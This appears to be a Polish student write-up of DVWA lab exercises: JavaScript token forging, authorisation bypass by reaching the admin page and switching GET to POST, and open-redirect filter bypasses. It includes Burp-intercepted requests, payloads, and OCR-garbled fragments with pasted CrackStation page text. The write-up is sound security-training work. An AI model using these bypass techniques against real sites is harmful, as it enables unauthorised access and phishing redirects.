
Wrzucając inne słówko token jest ten sam

```
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk0iZfKq5wG9dBCcO4
   security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=XXeMegnahCXX&phrase=LetMeIn&send=Submit
```


Wchodzimy w Inspekt i tworzymy pętle określając intersująca nas linijkę kodu.



Generujemy pętle dla ChangeMe




Widzimy, że token się wtedy zmienia na XXodwrotność słowaXX




Więc zmieniłam odwróciłam słowo success

```
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/javascript/
Cookie: BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk0iZfKq5wG9dBCcO48JLSz; PHPSESSID=h9cvpqr66joqo7rv2rfhkd20sv;
security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

token=XXsseccusCXX&phrase=success&send=Submit
```




Poziom: High

Idąc logiką low i medium sprawdziłam tokeny




Tokeny były te same dla każdej wartości.


Wykorzystałam de4js do rozpakowania pliku JavaScript.




```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Token Generator</title>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/4.1.1/crypto-js.min.js"></script>
    <script>
        function do_something(e) {
    for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
    return t
}

function token_part_3(t, y = "ZZ") {
    document.getElementById("token").value = sha256(document.getElementById("token").value + y)
}

function token_part_2(e = "YY") {
    document.getElementById("token").value = sha256(e + document.getElementById("token").value)
}

function token_part_1(a, b) {
    document.getElementById("token").value = do_something(document.getElementById("phrase").value)
}
document.getElementById("phrase").value = "";S
setTimeout(function () {
    token_part_2("XX")
```

Aby zmienić słowo success w odpowiedni token utworzyłam prosty formularz zawierający ten kod.






Niestety próba nie przebiegła pomyślnie.


AUTHORISATION BYPASS

Poziom: Low

Zalogowałam się na innego użytkownika, natomiast brakowało zakładki z podatnością.




Mieliśmy wejść na widok admina, więc przekopiowałam ścieżkę, która została w historii przeglądarki.





Poziom: Medium

Wykorzystałam tą samą metodę biorąc ścieżkę z poprzedniego i wklejając do wyszukiwarki



Wiec skoro tylko POST jest możliwy to wykorzystałam burpa, klikając w dowolne miejsce na stronie i przekierowując na tą stronę zmieniając żądanie z GET na POST







OPEN HTTP REDIRECT


Poziom: Low

Na początku liczyłam, że uda mi się przekierować przez samo wpisanie w wyszukiwarkę






Missing quote ID.




Missing quote ID.

Nie zadziałało więc przechwyciłam żądanie burpem.

I zrobiłam przekierowanie.





Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Download CrackStation's Wordlist


How CrackStation Works


CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Poziom: Medium

Po kodzie źródłowym zrozumiałam, że teraz nie mogę używać początku http i https (po kodzie i kilku błędnych próbach)

Więc zrobiłam to samo bez użycia początku http lub https







Poziom: Hard

Tutaj widnieje informacja że mogę zrobić przekierowanie tylko na "info.php".

Wystarczyło dodać pod koniec x=info.php


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
GET /DVWA/vulnerabilities/open_redirect/source/high.php?redirect=htpp://crackstation.net/?id=info.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/open_redirect/
Cookie: BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDrOybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk0iZfKq5wG9dBCcO48JLSz; PHPSESSID=k1pfa2jn90e10n247toa9u7ath; security=high
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Inspector
Request attributes
Request query par
Request body para
Request cookies
Request headers


https://crackstation.net/?x=info.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Welcome :: Damn Vul...
CrackStation
CrackStation Password Hashing Security Defuse Security
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Download CrackStation's Wordlist
How CrackStation Works
